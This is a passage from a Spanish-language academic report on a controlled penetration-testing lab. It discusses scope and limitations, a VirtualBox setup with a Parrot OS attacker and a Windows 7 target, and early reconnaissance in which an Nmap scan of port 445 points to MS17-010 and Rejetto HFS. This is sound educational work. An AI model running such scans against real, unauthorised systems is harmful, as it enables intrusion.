invalidan su utilidad, pero sí exigen una lectura crítica de los resultados y una articulación adecuada con las fases defensivas y de gestión del riesgo desarrolladas en el resto del informe.

Alcance y aspectos que no cubre el laboratorio ofensivo

El laboratorio desarrollado no cubre la totalidad de escenarios que suelen abordarse en un ejercicio profesional de pentesting, ya que su diseño responde a un contexto académico controlado y a unos objetivos formativos específicos; por esta razón, no se incluyen pruebas avanzadas de ingeniería social, como campañas de phishing dirigidas, simulaciones de suplantación de identidad o evaluaciones de comportamiento humano, las cuales requieren condiciones organizacionales reales y pueden generar impactos legales o éticos si no se gestionan adecuadamente. Asimismo, no se realizan evaluaciones sobre múltiples vectores de ataque simultáneos ni escenarios de ataques coordinados a gran escala, debido a que este tipo de pruebas demanda una infraestructura más compleja y un nivel de control que excede el alcance del laboratorio planteado, tal como lo señalan marcos como PTES y NIST al diferenciar entre pruebas académicas y ejercicios profesionales completos (PTES, 2014; NIST, 2018).

De igual manera, el laboratorio no contempla pruebas sobre entornos productivos reales, ya que intervenir sistemas en operación puede generar interrupciones del servicio, pérdida de información o afectaciones a usuarios finales, además de implicar riesgos legales y responsabilidades operativas tanto para el analista como para la organización evaluada; por este motivo, el ejercicio se limita a entornos controlados y previamente autorizados, donde es posible reproducir escenarios de ataque sin comprometer la continuidad del servicio ni la integridad de la información, tampoco se evalúan aplicaciones empresariales complejas, sistemas críticos de misión, infraestructuras distribuidas de gran escala o entornos híbridos con múltiples dependencias, ya que estos escenarios requieren metodologías más extensas, equipos

multidisciplinarios y procesos formales de gestión del riesgo que van más allá de los objetivos académicos del informe (NIST, 2018).

Estas exclusiones responden a una delimitación consciente y responsable del alcance del ejercicio y no deben interpretarse como falencias metodológicas, por el contrario, permiten garantizar un entorno seguro, controlado y alineado con los objetivos de aprendizaje, evitando interpretaciones erróneas sobre el nivel real de seguridad de una organización. Reconocer de forma explícita qué no cubre el laboratorio facilita una lectura más crítica y responsable de los resultados obtenidos, ya que impide extrapolar conclusiones fuera del contexto evaluado y resalta la importancia de complementar este tipo de ejercicios con análisis adicionales cuando se requiera un nivel de profundidad mayor.

Finalmente, dejar claramente establecido el alcance y las limitaciones del laboratorio permite proyectar posibles líneas de ampliación del análisis en futuros trabajos, como la incorporación de metodologías más completas, la evaluación de escenarios híbridos o la integración de pruebas ofensivas con ejercicios de respuesta avanzada del Blue Team; de esta manera, el laboratorio no se presenta como un ejercicio cerrado, sino como una base sólida sobre la cual se pueden desarrollar evaluaciones de seguridad más complejas y alineadas con los lineamientos internacionales en pruebas de penetración y gestión del riesgo (ISECOM, 2010; NIST, 2018).

Riesgos y limitaciones del laboratorio

El laboratorio desarrollado presenta una serie de riesgos y limitaciones que deben ser reconocidos de manera explícita para garantizar una interpretación responsable de los resultados obtenidos, ya que, aunque el entorno fue diseñado para simular escenarios reales de ataque y defensa, no reproduce en su totalidad la complejidad operativa, organizacional y técnica de una

infraestructura productiva; por esta razón, los hallazgos obtenidos deben entenderse dentro del contexto académico en el que fueron generados y no como una evaluación definitiva del nivel de seguridad de una organización real, tal como lo advierten los marcos de referencia en pruebas de penetración y gestión del riesgo (PTES, 2014; NIST, 2018).

Limitaciones propias del entorno virtual

Una de las principales limitaciones del laboratorio se relaciona con el uso de entornos virtualizados, ya que estos escenarios, aunque resultan altamente útiles para fines formativos, presentan configuraciones controladas, recursos limitados y comportamientos predecibles que no siempre reflejan las condiciones dinámicas de un entorno empresarial real. En un laboratorio virtual, los sistemas operativos, los servicios y las redes suelen estar aislados y configurados de manera intencional para facilitar el aprendizaje, lo que reduce la presencia de variables externas como tráfico real, usuarios concurrentes, integraciones con terceros o dependencias críticas entre sistemas; esta condición puede influir en la forma en que se manifiestan las vulnerabilidades y en el impacto real de un ataque, aspecto que ha sido señalado por metodologías como OSSTMM al diferenciar entre pruebas controladas y evaluaciones en entornos productivos (ISECOM, 2010).

Adicionalmente, el entorno virtual limita la evaluación de aspectos relacionados con el rendimiento, la disponibilidad y la resiliencia del sistema bajo condiciones reales de carga, ya que las pruebas se ejecutan en escenarios cerrados y con un número reducido de componentes. Esto implica que efectos como la degradación progresiva del servicio, la saturación de recursos o el impacto acumulativo de ataques simultáneos no pueden observarse con la misma claridad que en una infraestructura empresarial en operación, tal como lo reconoce el NIST al analizar las diferencias entre pruebas técnicas y escenarios reales de producción (NIST, 2018).

Riesgos de extrapolar resultados a entornos productivos

Otro riesgo relevante corresponde a la extrapolación directa de los resultados del laboratorio hacia entornos productivos reales, ya que una vulnerabilidad explotada con éxito en un escenario académico no necesariamente tendrá el mismo impacto en una organización que cuente con controles adicionales, monitoreo continuo, segmentación avanzada y procedimientos maduros de respuesta a incidentes; en un entorno empresarial real intervienen múltiples capas de defensa, controles administrativos, políticas internas y mecanismos de supervisión que pueden modificar de forma significativa el comportamiento de un ataque y su alcance real. De igual manera, una prueba limitada en alcance puede generar percepciones equivocadas sobre el nivel de seguridad de un sistema si no se consideran factores como la interacción con otros servicios, el comportamiento de los usuarios, las medidas compensatorias implementadas o los procesos de gestión que no fueron evaluados durante el ejercicio, tal como lo advierten los enfoques de gestión del riesgo propuestos por el NIST, los cuales resaltan la importancia de analizar los resultados técnicos dentro de un contexto organizacional más amplio (NIST, 2018).

Además, el éxito de una explotación en el laboratorio puede estar condicionado por configuraciones específicas del entorno académico, como la ausencia de controles avanzados, la simplificación de la arquitectura o la falta de mecanismos de detección en tiempo real, lo que puede amplificar el impacto observado frente a lo que ocurriría en una infraestructura productiva bien gestionada. Este escenario refuerza la necesidad de interpretar los resultados del laboratorio como una referencia técnica y no como una representación exacta del nivel de exposición de una organización real, evitando conclusiones generalizadas que no tengan en cuenta las particularidades del entorno evaluado.

Extrapolar resultados sin un análisis contextual adecuado puede conducir a decisiones incorrectas, como priorizar controles innecesarios, asignar recursos de manera ineficiente o

subestimar amenazas que no fueron contempladas dentro del alcance del laboratorio; por esta razón, los resultados obtenidos deben interpretarse como indicadores técnicos que apoyan la toma de decisiones, pero no como conclusiones absolutas sobre la seguridad de una infraestructura. En consecuencia, estos resultados siempre deben complementarse con evaluaciones adicionales, análisis de riesgo más amplios y revisiones periódicas cuando se trate de entornos reales de producción, en concordancia con las recomendaciones del Penetration Testing Execution Standard sobre el uso responsable y contextualizado de los resultados de las pruebas de penetración (PTES, 2014).

Sesgos inherentes al laboratorio

El laboratorio también presenta sesgos propios de su diseño, ya que las vulnerabilidades evaluadas, los servicios expuestos y las configuraciones analizadas fueron seleccionadas de manera intencional para cumplir objetivos específicos de aprendizaje. Este enfoque puede introducir un sesgo hacia determinados tipos de ataques o técnicas, dejando por fuera otros vectores igualmente relevantes en escenarios reales, como ataques internos, errores humanos o fallas en los procesos organizacionales, situación que OSSTMM identifica como una limitación común en pruebas con alcance reducido (ISECOM, 2010).

Además, el conocimiento previo del entorno por parte del estudiante influye en la forma en que se ejecutan las pruebas, ya que se cuenta con información anticipada sobre la arquitectura, los sistemas operativos o los servicios disponibles. Este factor reduce el nivel de incertidumbre que normalmente enfrenta un atacante real y puede facilitar la identificación de vulnerabilidades, lo que constituye un sesgo que debe ser reconocido al analizar los resultados del laboratorio y al compararlos con escenarios reales de ataque (PTES, 2014).

Diferencias entre el entorno académico y el entorno empresarial

Existen diferencias sustanciales entre un entorno académico y un entorno empresarial que impactan directamente la ejecución y los resultados de las pruebas de seguridad.

En el contexto académico, las actividades se desarrollan con fines formativos, en entornos controlados y con autorización explícita, mientras que en una organización real intervienen factores adicionales como continuidad del negocio, impacto financiero, cumplimiento normativo y gestión del cambio, aspectos que condicionan la forma en que se planifican y ejecutan las pruebas de seguridad (NIST, 2018).

En un entorno empresarial, las pruebas ofensivas deben coordinarse con múltiples áreas, seguir procedimientos formales y considerar el impacto sobre usuarios y servicios críticos, elementos que no siempre están presentes en un laboratorio académico.

Por esta razón, el laboratorio no busca replicar de manera exacta un escenario profesional, sino proporcionar una base sólida para comprender los principios, técnicas y riesgos asociados a las pruebas de seguridad, preparando al estudiante para enfrentar escenarios más complejos en su ejercicio profesional, tal como lo plantean los marcos internacionales de pruebas de penetración y gestión del riesgo (ISECOM, 2010; PTES, 2014).

En conjunto, la identificación de los riesgos y limitaciones del laboratorio permite contextualizar adecuadamente los resultados obtenidos, evita interpretaciones exageradas y refuerza la importancia de aplicar un criterio crítico al analizar ejercicios de ciberseguridad.

Reconocer estas limitaciones no debilita el valor del laboratorio, sino que lo fortalece, al demostrar una comprensión madura de los alcances reales del ejercicio y de la necesidad de complementar este tipo de análisis con evaluaciones más amplias en contextos organizacionales reales, siguiendo las recomendaciones de los marcos de referencia internacionales en pruebas de seguridad (NIST, 2018).

Preparación del entorno técnico

El análisis desarrollado en este informe se llevó a cabo dentro de un entorno controlado diseñado para simular condiciones reales de trabajo, este entorno permitió reproducir comportamientos ofensivos y defensivos sin afectar sistemas externos y garantizó que cada actividad se ejecutara con parámetros estables y verificables, la preparación del laboratorio fue un paso fundamental porque de esta configuración dependía la calidad de las evidencias y la coherencia de los resultados obtenidos durante las fases posteriores del estudio, tal como se recomienda en los enfoques de pruebas de seguridad y laboratorios controlados descritos en los marcos de referencia internacionales (ISECOM, 2010; PTES, 2014).

La infraestructura se construyó utilizando VirtualBox como plataforma de virtualización, ya que ofrece un entorno flexible para replicar máquinas con distintos sistemas operativos y permite ajustar recursos como memoria, procesadores, almacenamiento y red de acuerdo con las necesidades de las pruebas, en este laboratorio se utilizaron dos máquinas virtuales principales, una basada en Parrot OS Security Edition, que funcionó como equipo atacante, y una máquina Windows 7, que actuó como objetivo inicial dentro del proceso ofensivo, ambas configuradas con parámetros que facilitaron la ejecución de herramientas de análisis, explotación y monitoreo, siguiendo prácticas habituales en entornos formativos de ciberseguridad (Hernández & Rodríguez, 2021).

La elección de estas plataformas respondió a criterios prácticos y formativos, ya que Parrot OS integra de forma nativa múltiples herramientas orientadas a pruebas de seguridad y análisis ofensivo, mientras que Windows 7 representa un sistema ampliamente documentado con vulnerabilidades conocidas, lo que permite reproducir escenarios reales de ataque y analizar su impacto sin introducir variables innecesarias que puedan distorsionar los resultados, situación


que ha sido abordada en estudios sobre seguridad ofensiva y evaluación de riesgos en sistemas críticos (Zúñiga & Pérez, 2020).

Adicionalmente, la configuración de red se realizó de manera que ambas máquinas compartieran el mismo segmento, lo que facilitó la observación del tráfico generado durante las fases de reconocimiento, explotación y movimiento lateral.

Este diseño permitió analizar con mayor claridad el comportamiento del atacante y evaluar cómo la ausencia de controles como segmentación o filtrado interno influye directamente en la progresión del ataque dentro del entorno, aspecto coherente con los análisis de detección de movimientos laterales y supervisión del tráfico en redes empresariales (Zuluaga, 2017).

Figura 1

Carpeta base utilizada para la preparación del entorno de laboratorio



Nota. Captura de pantalla elaborada para mostrar el material inicial necesario para configurar el laboratorio donde se realizaron las actividades de análisis ofensivo y defensivo.


La máquina con Parrot OS se configuró con suficiente memoria RAM, dos vCPU y un disco virtual que permitió instalar herramientas de seguridad sin limitaciones, además se habilitó

una interfaz de red en modo NAT que facilitó el acceso a Internet para la descarga de repositorios y módulos necesarios, esta distribución se seleccionó por su enfoque orientado a pruebas de penetración y análisis ofensivo, ofreciendo un entorno robusto para ejecutar escaneos, explotación de vulnerabilidades y sesiones remotas de manera estable

Por su parte, la máquina Windows 7 se configuró con recursos moderados, permitiendo simular un entorno vulnerable en el que posteriormente se identificarían fallas críticas y servicios expuestos, esta máquina actuó como punto inicial de entrada para las actividades ofensivas desarrolladas en las etapas posteriores, por lo que era importante que su configuración fuera consistente con un sistema real sin endurecimiento

Figura 2


Configuración asignada a la máquina virtual Parrot OS Security Edition



Nota. Captura de pantalla donde se observan los recursos asignados a Parrot OS, utilizada como equipo atacante dentro del laboratorio.

Figura 3

Configuración máquina virtual Windows 7 utilizada como host objetivo




Nota. Captura de pantalla mostrando los parámetros de Windows 7 configurado como máquina vulnerable dentro del entorno técnico.

Una vez creadas y configuradas las máquinas se procedió a validar la comunicación entre ellas, este paso era esencial porque todas las fases de reconocimiento, explotación y post explotación dependen de que exista conectividad estable entre los equipos del entorno, se realizaron pruebas de respuesta mediante comandos básicos que permiten identificar si los sistemas se reconocen mutuamente dentro de la red configurada, esta verificación confirmó que la topología era funcional y que el laboratorio estaba listo para iniciar las actividades técnicas; adicionalmente, esta validación permitió descartar fallas asociadas a direccionamiento IP, configuración de interfaces de red o errores en el modo de conexión seleccionado dentro del entorno virtual, evitando inconvenientes durante la ejecución de las pruebas posteriores; contar con esta certeza inicial facilitó que el análisis se centrara en los aspectos de seguridad y no en

problemas de conectividad, garantizando así un desarrollo más ordenado y controlado del laboratorio.

Figura 4

Prueba de conectividad mediante ping entre Parrot OS y Windows 7



Nota. Captura donde se confirma la comunicación entre ambas máquinas virtuales antes de iniciar las actividades ofensivas.


Además del ping se verificó el estado de las interfaces de red en ambas máquinas, en Parrot OS se utilizó el comando ifconfig para confirmar la asignación de direcciones y la existencia de rutas adecuadas, mientras que en Windows se usó ipconfig para validar la configuración del adaptador virtual.

Estas comprobaciones permitieron identificar que la red virtual funcionaba como se esperaba, evitando problemas posteriores en actividades donde la estabilidad de la comunicación era esencial.

Con las validaciones iniciales completadas se revisó el montaje de cada máquina dentro del entorno, comprobando que sus archivos virtuales estuvieran correctamente asociados, que el tipo de controlador de red fuera el adecuado y que los recursos asignados permitieran la ejecución fluida de herramientas como Nmap y Metasploit, esta revisión fue necesaria porque las etapas prácticas incluían actividades exigentes que requieren estabilidad tanto en el sistema atacante como en el objetivo.

Figura 5

Entorno de laboratorio montado en VirtualBox



Nota. Captura de pantalla donde se muestra las máquinas virtuales configuradas para las actividades de análisis ofensivo y defensivo.

Desarrollo ofensivo del análisis técnico


Reconocimiento inicial y validación de superficie de ataque

El trabajo ofensivo inició con una revisión básica de conectividad para asegurar que la máquina atacante podía comunicarse con el objetivo, este paso permitió validar que la topología de red estaba operando de forma estable, por lo que se utilizó el comando ping 192.168.0.104

desde Parrot OS, con el fin de confirmar que el host respondía de manera consistente, esta verificación funcionó como punto de partida para el reconocimiento, ya que cualquier error de red habría afectado los resultados posteriores del escaneoEste escaneo permitió identificar servicios asociados al protocolo SMB, así como un servidor HTTP correspondiente a Rejetto HFS 2.3, cuya presencia resultó relevante para orientar la explotación posterior, esta información sirvió para determinar el orden de evaluación y la prioridad de los vectores identificados

Figura 6

Verificación de conectividad inicial entre la máquina atacante y el host objetivo




Nota. Captura de pantalla de autoría propia donde se comprueba comunicación entre Parrot OS y la máquina Windows 7.

Tras confirmar la comunicación se procedió con un escaneo Nmap orientado al puerto SMB, para ello se empleó el comando nmap -sV -p445 192.168.0.104 que permitió identificar la versión del servicio Microsoft-ds y comprobar que la máquina objetivo continuaba usando Windows 7 sin parches recientes, situación que elevó el nivel de riesgo debido a vulnerabilidades ampliamente documentadas como MS17-010; este resultado evidenció que el servicio expuesto

representaba un punto crítico dentro de la superficie de ataque y que el sistema no contaba con medidas básicas de actualización; adicionalmente, la información obtenida permitió confirmar que el entorno era coherente con escenarios reales donde sistemas obsoletos permanecen activos por razones operativas; este tipo de hallazgos refuerza la importancia de la fase de reconocimiento, ya que proporciona insumos clave para priorizar vulnerabilidades y seleccionar técnicas de ataque acordes al contexto identificado; finalmente, el escaneo sirvió como base para justificar las acciones ofensivas ejecutadas en las fases posteriores del laboratorio, asegurando que cada paso estuviera respaldado por evidencia técnica verificable.

Figura 7

Detección del servicio SMB a través de Nmap



Nota. El escaneo permitió identificar la exposición del puerto 445 en un sistema Windows 7.

